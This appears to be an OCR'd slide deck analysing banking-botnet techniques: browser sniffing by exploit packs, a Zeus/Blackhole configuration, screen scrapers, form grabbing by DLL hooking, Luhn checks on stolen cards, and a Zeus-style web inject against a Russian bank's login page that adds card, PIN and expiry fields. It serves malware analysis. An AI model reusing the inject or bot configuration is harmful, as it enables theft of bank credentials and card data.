
```
No.   Time        Source            Destination       Protocol  Info
 3647 2012.45602  192.168.179.147   [redacted]        TCP       60828 > https [FIN, ACK] Seq=85 Ack=1248196167 Win=64240 Len=0
 3648 2012.45683  [redacted]        192.168.179.147   TCP       https > 60828 [ACK] Seq=1248196167 Ack=86 Win=64239 Len=0
 3655 2017.18910  192.168.179.147   [redacted]        TCP       fnet-remote-ui > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
 3656 2017.34531  [redacted]        192.168.179.147   TCP       http > fnet-remote-ui [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=146
 3657 2017.34611  192.168.179.147   [redacted]        TCP       fnet-remote-ui > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
 3658 2017.34655  192.168.179.147   [redacted]        HTTP      GET /__extraweb__authen HTTP/1.1
 3659 2017.34683  [redacted]        192.168.179.147   TCP       http > fnet-remote-ui [ACK] Seq=1 Ack=839 Win=64240 Len=0
```

```
  ⊞ [Expert Info (Chat/Sequence): GET /__extraweb__authen HTTP/1.1\r\n]
     Request Method: GET
     Request URI: /__extraweb__authen
     Request Version: HTTP/1.1
  Host: [redacted]\r\n
  User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.18) Gecko/20110614 Firefox/3.6.18\r\n
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
  Accept-Language: en-us,en;q=0.5\r\n
  Accept-Encoding: gzip,deflate\r\n
  Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n
  Keep-Alive: 115\r\n
  Connection: keep-alive\r\n
  [truncated] Cookie: EXTRAWEB_REFERER=%252FpreauthMI%252Fsniffer.js; test=true; EPC_MI=%26activeX%3A0%26win%3A1%26win32%3A1%26pl
  \r\n
```

```
0180  3d 30 2e 37 2c 2a 3b 71  3d 30 2e 37 0d 0a 4b 65   =0.7,*;q =0.7..Ke
0190  65 70 2d 41 6c 69 76 65  3a 20 31 31 35 0d 0a 43   ep-Alive : 115..C
01a0  6f 6e 6e 65 63 74 69 6f  6e 3a 20 6b 65 65 70 2d   onnectio n: keep-
01b0  61 6c 69 76 65 0d 0a 43  6f 6f 6b 69 65 3a 20 45   alive..C ookie: E
01c0  58 54 52 41 57 45 42 5f  52 45 46 45 52 45 52 3d   XTRAWEB_ REFERER=
01d0  25 32 35 32 46 70 72 65  61 75 74 68 4d 49 25 32   %252Fpre authMI%2
01e0  35 32 46 73 6e 69 66 66  65 72 2e 6a 73 3b 20 74   52Fsniff er.js; t
01f0  65 73 74 3d 74 72 75 65  3b 20 45 50 43 5f 4d 49   est=true ; EPC_MI
0200  3d 25 32 36 61 63 74 69  76 65 58 25 33 41 30 25   =%26acti veX%3A0%
0210  32 36 77 69 6e 25 33 41  31 25 32 36 77 69 6e 33   26win%3A 1%26win3
0220  32 25 33 41 31 25 32 36  70 6c 61 74 66 6f 72 6d   2%3A1%26 platform
0230  25 33 41 57 69 6e 33 32  25 32 36 77 69 6e 78 70   %3AWin32 %26winxp
0240  25 33 41 31 25 32 36 6d  6f 7a 25 33 41 31 2e 39   %3A1%26m oz%3A1.9
0250  2e 32 2e 31 38 25 32 36  62 72 6f 77 73 65 72 25   .2.18%26 browser%
```

Sniffer.js is passed in cookie

Real Time Example : Browser Sniffing




```
// Attempts to discover what operating system the client is using.
//
function discoverOS()
{
    // What platform are we on?
    isWin = ((userAgent.indexOf("win") != -1) || (userAgent.indexOf("16bit") != -1));

    isWin95 = ((userAgent.indexOf("win95") != -1) || (userAgent.indexOf("windows 95") != -1));

    isWin16 = ((userAgent.indexOf("win16")!=-1) || (userAgent.indexOf("16bit")!=-1) ||
               (userAgent.indexOf("windows 3.1")!=-1) || (userAgent.indexOf("windows 16-bit")!=-1));

    isWin31 = ((userAgent.indexOf("windows 3.1")!=-1) || (userAgent.indexOf("win16")!=-1) ||
               (userAgent.indexOf("windows 16-bit")!=-1));

    isWinME = ((userAgent.indexOf("win 9x 4.90") != -1));

    isWin2k = ((userAgent.indexOf("windows nt 5.0")!=-1) ||
               (userAgent.indexOf("windows 2000")!=-1));

    isWinXP = ((userAgent.indexOf("windows nt 5.1")!=-1) ||
               (userAgent.indexOf("windows xp")!=-1));

    isWinVista = (userAgent.indexOf("windows nt 6.0")!=-1);

        isWin7 = (userAgent.indexOf("windows nt 6.1")!=-1);

    isWin64 = ((userAgent.indexOf("wow64") != -1) ||
               (userAgent.indexOf("win64") != -1));

    // NOTE: Reliable detection of Win98 with Navigator 4.x and below may not be
    // possible since you just get "Windows" in the user-agent.
    isWin98 = ((userAgent.indexOf("win98")!=-1) || (userAgent.indexOf("windows 98")!=-1));

    isWinNT = ((userAgent.indexOf("winnt")!=-1) || (userAgent.indexOf("windows nt")!=-1) && !isWinXP);

    isWinCE = ((userAgent.indexOf("wince")!=-1) || (userAgent.indexOf("windows ce")!=-1) ||
               (userAgent.indexOf("windowsce")!=-1));
```

Browser Exploit Packs and Bots

- Is This True Artifact?
  - Yes it is.
    - BEP’s are used in conjunction with botnets
    - On successful exploitation, bot is dropped onto the victim machine
    - Harnessing the power of two different frameworks to deliver malware
    - Some traces have been seen of ZEUS (Botnet) + BlackHole (BEP)

Blackhole β




```
$DBHOST = "localhost";
$DBNAME = "Zeus";
$DBUSER = "root";
$DBPASS = "pass";
$ADMINPW = "aaf4c61ddcc5e8a2dabede0f3b482cd9aea9434d"; //SHA-1 Hash from your password
$ACTIVATION_PASSWORD = "suckit";
$BANTIME = 86400;
$SOUND = "Disabled";
$COUNTRIES = array("RU" => "ashrfwdogsfvxn.exe", "DE" => "ashrfwdogsfvxn.exe", "US" =>
     "ashrfwdogsfvxn.exe");
```

Browser – Screen Scrapers

- Why?
    - Capturing screenshots from the victim machines during bank transactions
    - It is possible to capture whole system screenshots not only the browser activities
    - Provides additional support for bots for data exfiltration
    - Exploit the system level functions and generic modules
- How?
  - Mouse cursor is the reference point which is the center of the screenshot
  - Explicit rules are defined for capturing screenshots
  - Rules consist of following parameters
    - URL_MASK
    - WIDTH
    - HEIGHT
    - MINIMUM_CLICKS
    - MINIMUM_SECONDS

Browser – Screen Scrapers



Get Screenshots

Bot GUID :	
Report date region :	[redacted] clean
Limit :	

submit

3/2/2006

Admin!MICROSOF-9B43BA!60EDC5A4


150 x 150

libertyreserve.com

Admin!MICROSOF-9B43BA!60EDC5A4


Browsers - Form Grabbing

- Why?
  - Keylogging produces plethora of data
  - Form grabbing – extracting data from the GET/POST requests
  - Based on the concept of hooking and DLL injection
  - Virtual Keyboards
    - Implements the form grabbing functionality to send POST requests
    - No real protection against malware




Browsers - Form Grabbing

- Facts and Reality
  - All the botnets (Banking, IRC etc) use this technique
  - Very hard to overcome the consequences
  - All browsers can be circumvented to execute non legitimate hooks


Form Grabber
Process (firefox.exe)
Process (iexplorer.exe)
DLL Injection (hook_firefox.dll)
DLL Injection (hook_iexplore.dll)
Hook pr_write in nspr4.dll
Hook EncryptMessage in secure32.dll

Credit Card Grabber - Verification

- Why the Credit Card number stealing is a success?
  - Bots are always successful in extracting credentials from the POST request
  - Question – Aren’t bot make mistakes in extracting Credit Card (CC) numbers?
  - Well, bots are very smart in nature. They use inbuilt CC plugins.
  - CC Verification – The credit card number is verified against LUHN’s algorithm prior to send it to botnet database. Viola !




Card Type	Prefix(es)	Active	Length	Validation	Symbol for coverage chart
American Express	34, 37[1]	Yes	15[2]	Luhn algorithm	AmEx
Bankcard[3]	5610, 560221-560225	No	16	Luhn algorithm	BC
China Union Pay	622 (622126-622925)	Yes	16,17,18,19	*unknown*	CUP
Diners Club Carte Blanche	300-305	Yes	14	Luhn algorithm	DC-CB
Diners Club enRoute	2014, 2149	No	15	no validation	DC-eR
Diners Club International[4]	36	Yes	14	Luhn algorithm	DC-Int
Diners Club US & Canada[5]	55	Yes	16	Luhn algorithm	DC-UC
Discover Card[6]	6011, 65	Yes	16	Luhn algorithm	Disc
JCB	35	Yes	16	Luhn algorithm	JCB
JCB	1800,2131	Yes	15	Luhn algorithm	JCB
Maestro (debit card)	5020,5038,6304,6759	Yes	16,18	Luhn algorithm	Maes
MasterCard	51-55	Yes	16	Luhn algorithm	MC
Solo (debit card)	6334, 6767	Yes	16,18,19	Luhn algorithm	Solo
Switch (debit card)	4903,4905,4911,4936,564182,633110,6333,6759	Yes	16,18,19	Luhn algorithm	Swch
Visa	4[1]	Yes	13,16[7]	Luhn algorithm	Visa
Visa Electron	417500,4917,4913	Yes	16	Luhn algorithm	Visa

# Browser/ Bot – Web Injects & Web Fakes

Web Injects – Infection on the Fly


- Web Injects
  - Injecting incoming request with malicious content
  - Web page is tampered which looks legitimate
    - Primary aim is to inject credential stealing forms and input tags
    - Similar concept is used to inject pointers to remote malware site
    - Concept of Third Generation Botnets (Give me your money ☺)




```
set_url https://click.alfabank.ru/ALFAIBSR/ControllerServlet* G
data_before
<input class="text_login" type='password' name='password'*</td>
data_end
data_inject
<tr>
<td>
<input class='text' type='text' name='ATM' size='13' value="" style="display:none" disabled>Íîìåð êàðòû:</td>
<td><input class='text' type='text' name='ATM' value="" maxlength='16' value="" tabindex='2' autocomplete="off" id='ATMid'></td><tr>
<td>
<input class='text' type='password' name='PIN' size='13' value="" style="display:none" disabled>ÏÈÍ Êîä:</td>
<td><input class='password' type='password' name='PIN' value="" maxlength='16' value="" tabindex='2' autocomplete="off" id='PINid'></td>
<tr>
<td>
<input class='text' type='text' name='EXP' size='13' value="" style="display:none" disabled>Ãîäíà äî: (ïðèìåð 01/10)</td>
<td><input class='text' type='text' name='EXP' value="" maxlength='16' value="" tabindex='2' autocomplete="off" id='EXPid'></td>
data_end
data_after
<td>
data_end
```

Web Injects – How ?

